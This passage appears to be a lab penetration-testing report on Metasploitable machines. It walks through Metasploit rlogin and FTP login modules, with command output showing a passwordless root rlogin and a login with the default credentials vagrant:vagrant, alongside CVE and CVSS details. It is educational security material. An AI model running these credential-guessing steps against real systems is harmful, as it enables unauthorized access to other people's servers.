   DB_ALL_PASS        false                        no        Add all passwords in the current database to
                                                              the list
   DB_ALL_USERS       false                        no        Add all users in the current database to the
                                                              list
   DB_SKIP_EXISTING   none                         no        Skip existing credentials stored in the curr
                                                             ent database (Accepted: none, user, user&rea
                                                             lm)
   FROMUSER                                        no        The username to login from
   FROMUSER_FILE      /usr/share/metasploit-fra    no        File containing from usernames, one per line
                      mework/data/wordlists/rse
                      rvices_from_users.txt
   PASSWORD                                        no        A specific password to authenticate with
   PASS_FILE                                       no        File containing passwords, one per line
   RHOSTS                                          yes       The target host(s), see https://github.com/r
                                                             apid7/metasploit-framework/wiki/Using-Metasp
                                                             loit
   RPORT              513                          yes       The target port (TCP)
```

We set the RHOSTS to the target host (metasploitable 3 [ IP Address: [redacted] ]) with the command “*set rhosts* [redacted]” and the username with “*set USERNAME root*”. Following, let’s run our exploit with the command “*run*”. The attack is completed successfully!




```
msf6 auxiliary(scanner/rservices/rlogin_login) > set rhosts [redacted]
rhosts ⇒ [redacted]
msf6 auxiliary(scanner/rservices/rlogin_login) > set USERNAME root
USERNAME ⇒ root
msf6 auxiliary(scanner/rservices/rlogin_login) > run

[*] [redacted]:513     - [redacted]:513 - Starting rlogin sweep
[*] [redacted]:513     - [redacted]:513 rlogin - Attempting: 'root':'' from 'root'
[+] [redacted]:513     - [redacted]:513, rlogin 'root' from 'root' with no password.
```

## 2. Metasploitable 3

### a. FTP Brute Force Logins Reporting:

FTP (File Transfer Protocol) is a standard communication protocol used to transfer computer files from a server to a client. **FTP uses port 21**.

The FTP server is using the default login credentials and therefore is allowing a brute force attack (Fig. 9)



FTP Brute Force Logins Reporting 7.5 (High) 95 % [redacted] 21/tcp

## Summary

It was possible to login into the remote FTP server using weak/known credentials.

## Detection Result

```
It was possible to login with the following credentials <User>:<Password>

vagrant:vagrant
```


## Insight

As the VT 'FTP Brute Force Logins'
(OID: 1.3.6.1.4.1.25623.1.0.108717) might run into a timeout the actual reporting of this vulnerability takes place in this VT instead.

**Fig. 9**

**CVE:** CVE-1999-0501
CVE-1999-0502
CVE-1999-0507
CVE-1999-0508

**Information Gathered from CVE.org and NVD.nist.gov**



## Analysis Description

A Unix account has a guessable password.

## Severity


**CVSS 3.x Severity and Metrics:**

**NIST:** NVD **Base Score:** N/A NVD score not yet provided.

*NVD Analysts use publicly available information to associate vector strings and CVSS scores. We also display any CVSS information provided within the CVE List from the CNA.*

*Note: NVD Analysts have not published a CVSS score for this CVE at this time. NVD Analysts use publicly available information at the time of analysis to associate CVSS vector strings.*

**Fig. 10: CVSS Version 3.x**



CVSS 2.0 Severity and Metrics:

NIST: NVD Base Score: 4.6 MEDIUM Vector: (AV:L/AC:L/Au:N/C:P/I:P/A:P)


**Fig. 11: CVSS Version 2.0**

**Exploitation: Using Kali Linux**

We can explore this vulnerability from our kali machine to get access to metasploitable 3 machine files by guessing the username and password (username: vagrant; password: vagrant). Fig. 12

From the kali terminal, run the following command:

*ftp [redacted]*
*ftp <IP address> <Port>*



```
┌──(kali㉿kali-ws)-[~]
└─$ ftp [redacted] 21
Connected to [redacted].
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [[redacted]]
Name ([redacted]:kali): vagrant
331 Password required for vagrant
Password:
230 User vagrant logged in
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```


**Fig. 12**

**Exploitation: Using /usr/share/metasploit-framework directory**

In our Kali machine, after running metaslpoit let’s search for rlogin with the following command:

*search cve:cve-1999-0502*


We get following



```
msf6 > search cve:cve-1999-0502

Matching Modules
================


   #   Name                                              Disclosure Date  Rank    Check  Descript
ion
   -   ----                                              ---------------  ----    -----  --------
---
   0   auxiliary/scanner/telnet/brocade_enable_login                      normal  No     Brocade
Enable Login Check Scanner
   1   auxiliary/scanner/http/dlink_dir_300_615_http_login                normal  No     D-Link D
IR-300A / DIR-320 / DIR-615D HTTP Login Utility
   2   auxiliary/scanner/http/dlink_dir_session_cgi_http_login            normal  No     D-Link D
IR-300B / DIR-600B / DIR-815 / DIR-645 HTTP Login Utility
   3   auxiliary/scanner/http/dlink_dir_615h_http_login                   normal  No     D-Link D
IR-615H HTTP Login Utility
   4   auxiliary/scanner/db2/db2_auth                                     normal  No     DB2 Auth
entication Brute Force Utility
   5   auxiliary/scanner/http/dell_idrac                                  normal  No     Dell iDR
AC Default Login
   6   auxiliary/scanner/ftp/ftp_login                                    normal  No     FTP Auth
entication Scanner
   7   auxiliary/scanner/http/http_login                                  normal  No     HTTP Log
in Utility
   8   auxiliary/scanner/http/joomla_bruteforce_login                     normal  No     Joomla B
ruteforce Login Utility
   9   auxiliary/scanner/mysql/mysql_login                                normal  No     MySQL Lo
gin Utility
```

**Fig. 13**

As shown in Fig. 13 above, we are interested in the number 6 module. Let’s do the following (Fig. 14). Let’s pay closer attention to USERNAME and PASSWORD.



```
msf6 > use 6
msf6 auxiliary(scanner/ftp/ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name              Current Setting  Required  Description
   ----              ---------------  --------  -----------
   BLANK_PASSWORDS   false            no        Try blank passwords for all users
   BRUTEFORCE_SPEED  5                yes       How fast to bruteforce, from 0 to 5
   DB_ALL_CREDS      false            no        Try each user/password couple stored in the current da
                                                tabase
   DB_ALL_PASS       false            no        Add all passwords in the current database to the list
   DB_ALL_USERS      false            no        Add all users in the current database to the list
   DB_SKIP_EXISTING  none             no        Skip existing credentials stored in the current databa
                                                se (Accepted: none, user, user&realm)
   PASSWORD                           no        A specific password to authenticate with
   PASS_FILE                          no        File containing passwords, one per line
   Proxies                            no        A proxy chain of format type:host:port[,type:host:port
                                                ][...]
   RECORD_GUEST      false            no        Record anonymous/guest logins to the database
   RHOSTS                             yes       The target host(s), see https://github.com/rapid7/meta
                                                sploit-framework/wiki/Using-Metasploit
   RPORT             21               yes       The target port (TCP)
   STOP_ON_SUCCESS   false            yes       Stop guessing when a credential works for a host
   THREADS           1                yes       The number of concurrent threads (max one per host)
   USERNAME                           no        A specific username to authenticate as
   USERPASS_FILE                      no        File containing users and passwords separated by space
                                                , one pair per line
   USER_AS_PASS      false            no        Try the username as the password for all users
   USER_FILE                          no        File containing usernames, one per line
```

**Fig. 14**


Before we run our brute force attack, we need to set the host IP address, the username and password we want metasploit to use when guessing.

*set rhosts* [redacted]

*set USERNAME vagrant*

*set PASSWORD vagrant*

After making sure everything is set, we can run the exploit with the command “*run*”. The attack is successful! (Fig. 15).



```
msf6 auxiliary(scanner/ftp/ftp_login) > set rhosts [redacted]
rhosts ⇒ [redacted]
msf6 auxiliary(scanner/ftp/ftp_login) > set USERNAME vagrant
USERNAME ⇒ vagrant
msf6 auxiliary(scanner/ftp/ftp_login) > set PASSWORD vagrant
PASSWORD ⇒ vagrant
msf6 auxiliary(scanner/ftp/ftp_login) > run

[*] [redacted]:21      - [redacted]21 - Starting FTP login sweep
[+] [redacted]:21      - [redacted]:21 - Login Successful: vagrant:vagrant
[*] [redacted]:21      - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

**Fig. 15**